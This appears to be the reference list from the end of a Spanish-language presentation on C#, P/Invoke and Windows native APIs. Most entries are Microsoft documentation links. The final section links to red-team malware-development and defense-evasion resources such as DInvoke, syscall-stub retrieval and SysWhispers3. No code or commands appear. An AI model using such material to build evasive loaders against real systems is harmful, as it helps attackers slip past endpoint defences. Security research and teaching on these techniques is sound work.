- <https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/language-specification/variables>
- <https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/operators/>
- <https://learn.microsoft.com/en-us/dotnet/csharp/language-reference/keywords/namespace>
- <https://learn.microsoft.com/en-us/dotnet/csharp/fundamentals/types/classes>



Referencias

- <https://learn.microsoft.com/en-us/dotnet/csharp/methods>
- <https://learn.microsoft.com/es-es/dotnet/api/system?view=net-7.0>
- <https://learn.microsoft.com/es-es/dotnet/api/system.console?view=net-7.0>
- <https://learn.microsoft.com/es-es/dotnet/api/system.console.writeline?view=net-7.0>
- <https://learn.microsoft.com/en-us/dotnet/csharp/programming-guide/classes-and-structs/access-modifiers>
- <https://learn.microsoft.com/en-us/windows/win32/apiindex/windows-apisets>
- https://en.wikipedia.org/wiki/Windows_Native_API
- <https://learn.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/user-mode-and-kernel-mode>
- <https://learn.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke>
- <https://learn.microsoft.com/en-us/dotnet/framework/interop/marshalling-data-with-platform invoke>
- <https://learn.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox>
- <https://www.pinvoke.net/>
- <https://learn.microsoft.com/es-es/powershell/scripting/overview?view=powershell-7.3>
- <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/write-output?view=powershell-7.3>
- <https://learn.microsoft.com/en-us/dotnet/api/microsoft.powershell.utility.activities.writeoutput?view=powershell-sdk-1.1.0>



Referencias

- <https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/add-type?view=powershell-7.3>
- <https://tbhaxor.com/execute-unmanaged-code-via-c-pinvoke/>
- <https://github.com/TheWover/DInvoke>
- <https://github.com/rasta-mouse/DInvoke>
- <https://dinvoke.net/>
- <https://ppn.snowcrash.rocks/red-team/maldev/dinvoke>
- <https://offensivedefence.co.uk/posts/dinvoke-syscalls/>
- <https://j00ru.vexillium.org/syscalls/nt/64/>
- <https://www.ired.team/offensive-security/defense-evasion/retrieving-ntdll-syscall-stubs-at-run-time>
- <https://github.com/klezVirus/SysWhispers3>

¡Gracias por venir!